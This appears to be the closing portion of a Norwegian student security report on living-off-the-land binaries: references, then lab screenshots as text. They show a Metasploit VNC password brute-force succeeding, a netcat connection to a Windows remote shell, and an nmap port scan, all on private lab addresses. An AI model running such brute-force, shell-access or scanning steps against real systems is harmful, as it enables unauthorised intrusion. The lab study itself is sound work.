³⁵ Liberty-shell (20. Oktober, 2018), Living Off The Land, <https://liberty-shell.com/sec/2018/10/20/living-off-the-land/>

³⁶ Bondy B. R. (23. September, 2008), Answers, <https://stackoverflow.com/questions/124549/what-exactly-are-dll-files-and-how-do-they-work>

³⁷ Crenshaw A. (5. Oktober, 2018), Track 1 01 LOLBins Nothing to LOL about Oddvar Moe, <https://www.youtube.com/watch?v=NiYTdmZ8GR4>, minutt 7:45

³⁸ Kaspersky, Cybercriminals' top LOLBins, <https://www.kaspersky.com/blog/most-used-lolbins/42180/>

VEDLEGG

Vedlegg1.png

```

kali@kali:~$ sudo -i
root@kali:~# cd /usr/share/metasploit-framework
root@kali:~/framework# ./msf6 --help
msf6 v6.2.26-dev [ 0.00s ]
+ -- ==[ 2264 exploits - 1189 auxiliary - 404 post ]
+ -- ==[ 951 payloads - 45 encoders - 11 nops ]
+ -- ==[ 9 evasion ]
+ -- ==[ 0 modules ]

Metasploit tip: View missing module options with show missing
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vnc_login

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/scanner/vnc/vnc_login failed: unknown host normal No VNC Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login

msf6 > use 0
msf6 auxiliary(scanner/vnc/vnc_login) > options

Module options (auxiliary/scanner/vnc/vnc_login):

Name Current Setting Required Description
--
BLANK_PASSWORDS false no Try blank password
BRUTEFORCE_SPEED 5 yes How fast to bruteforce
DB_ALL_CREDS false no Try each user/password combination
DB_ALL_PASS false no Add all passwords
DB_ALL_USERS false no Add all users in target system
DB_SKIP_EXISTING none no Skip existing credentials
PASSWORD none no The password to test
PASS_FILE /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt no File containing passwords
Proxies no A proxy chain of forward proxies
RHOSTS yes The target host(s)
RPORT yes The target port (TCP)
STOP_ON_SUCCESS false yes Stop guessing when successful
THREADS yes The number of concurrent threads
USERNAME no A specific username to try
USERPASS_FILE no File containing usernames and passwords
USER_AS_PASS false no Try the username as password
USER_FILE no File containing usernames
VERBOSE yes Whether to print output

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > set BRUTEFORCE_SPEED 2
BRUTEFORCE_SPEED => 2
msf6 auxiliary(scanner/vnc/vnc_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.186.145
RHOSTS => 192.168.186.145
msf6 auxiliary(scanner/vnc/vnc_login) > set RPORT 5901
RPORT => 5901
msf6 auxiliary(scanner/vnc/vnc_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/vnc/vnc_login) >


```


Vedlegg2.png


```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.186.145:5901 - 192.168.186.145:5901 - Starting VNC login sweep
[!] 192.168.186.145:5901 - No active DB -- Credential data will not be saved!
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :123456 (Incorrect: Authentication failed: Authentica
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :12345 (Incorrect: No authentication types available:
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :123456789 (Incorrect: No authentication types availa
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :password (Incorrect: No authentication types availab
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :iloveyou (Incorrect: No authentication types availab
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :princess (Incorrect: No authentication types availab
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :1234567 (Incorrect: No authentication types availabl
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :rockyou (Incorrect: No authentication types availabl
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :12345678 (Incorrect: No authentication types availab
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :abc123 (Incorrect: No authentication types available
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :nicole (Incorrect: No authentication types available
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :daniel (Incorrect: No authentication types available
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :babygirl (Incorrect: Authentication failed: Authentica
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :monkey (Incorrect: No authentication types available
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :lovely (Incorrect: No authentication types available
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :jessica (Incorrect: No authentication types availabl
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :654321 (Incorrect: No authentication types available
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :michael (Incorrect: No authentication types availabl
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :ashley (Incorrect: No authentication types available
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :qwerty (Incorrect: No authentication types available
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :111111 (Incorrect: No authentication types available
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :iloveu (Incorrect: No authentication types available
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :000000 (Incorrect: No authentication types available
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :michelle (Incorrect: No authentication types availab
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :tiger (Incorrect: Authentication failed: Authentica
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :sunshine (Incorrect: No authentication types availab
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :chocolate (Incorrect: No authentication types availa
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :password1 (Incorrect: No authentication types availa
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :soccer (Incorrect: No authentication types available
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :anthony (Incorrect: No authentication types availabl
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :friends (Incorrect: No authentication types availabl
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :butterfly (Incorrect: No authentication types availa
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :purple (Incorrect: No authentication types available
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :angel (Incorrect: No authentication types available:
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :jordan (Incorrect: No authentication types available
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :liverpool (Incorrect: No authentication types availa
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :justin (Incorrect: Authentication failed: Authentica
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :loveme (Incorrect: No authentication types available
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :fuckyou (Incorrect: No authentication types availabl
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :123123 (Incorrect: No authentication types available
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :football (Incorrect: No authentication types availab
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :secret (Incorrect: No authentication types available
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :andrea (Incorrect: No authentication types available
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :carlos (Incorrect: No authentication types available
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :jennifer (Incorrect: No authentication types availab
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :joshua (Incorrect: No authentication types available
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :bubbles (Incorrect: No authentication types availabl
[-] 192.168.186.145:5901 - 192.168.186.145:5901 - LOGIN FAILED: :1234567890 (Incorrect: No authentication types avail
[+] 192.168.186.145:5901 - 192.168.186.145:5901 - Login Successful: :superman
[*] 192.168.186.145:5901 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```


Vedlegg3.png




Vedlegg4.png



Vedlegg5.png




Vedlegg6.png




The screenshot shows a Kali Linux desktop environment. On the left sidebar, there are icons for Trash, File System, Home, and VMshared. The main window is a terminal with a dark background. The terminal shows the following commands and output:

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)~[~]  
$ nc 192.168.186.157 42042 -v  
192.168.186.157: inverse host lookup failed: Unknown host  
(UNKNOWN) [192.168.186.157] 42042 (?) open  
Microsoft Windows [Version 6.3.9600]  
(c) 2013 Microsoft Corporation. All rights reserved.  
  
C:\Users\Administrator\Desktop>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is C4B8-2F43  
  
Directory of C:\Users\Administrator\Desktop  
05.12.2022 23:19 <DIR> .  
05.12.2022 23:19 <DIR> ..  
05.12.2022 23:15 1*281*608 libeay32.dll  
05.12.2022 23:16 971*584 msvcr120.dll  
05.12.2022 23:15 435*784 ncat.exe  
05.12.2022 23:15 308*808 ssleay32.dll  
05.12.2022 23:15 4 File(s) 2*997*784 bytes  
2 Dir(s) 33*086*554*112 bytes free  
  
C:\Users\Administrator\Desktop>echo Hello > havebeenpwned.txt  
echo Hello > havebeenpwned.txt  
  
C:\Users\Administrator\Desktop>  
File Actions Edit View Help  
  
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
inet 192.168.186.151 netmask 255.255.255.0 broadcast 192.168.186.255  
inet6 fe80::94ee:eb8d:e87c:c65a prefixlen 64 scopeid 0x20<link>  
ether 00:50:56:34:ba:aa txqueuelen 1000 (Ethernet)  
RX packets 9647261 bytes 718572159 (685.2 MiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 8331825 bytes 577478090 (550.7 MiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
inet 127.0.0.1 netmask 255.0.0.0
```

Vedlegg7.png



Vedlegg8.png



Vedlegg9.png

```
(kali㉿kali)-[~]
└─$ sudo nmap -sS 192.168.186.132 -p 1-65535
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 05:45 EST
Nmap scan report for 192.168.186.132
Host is up (0.0014s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
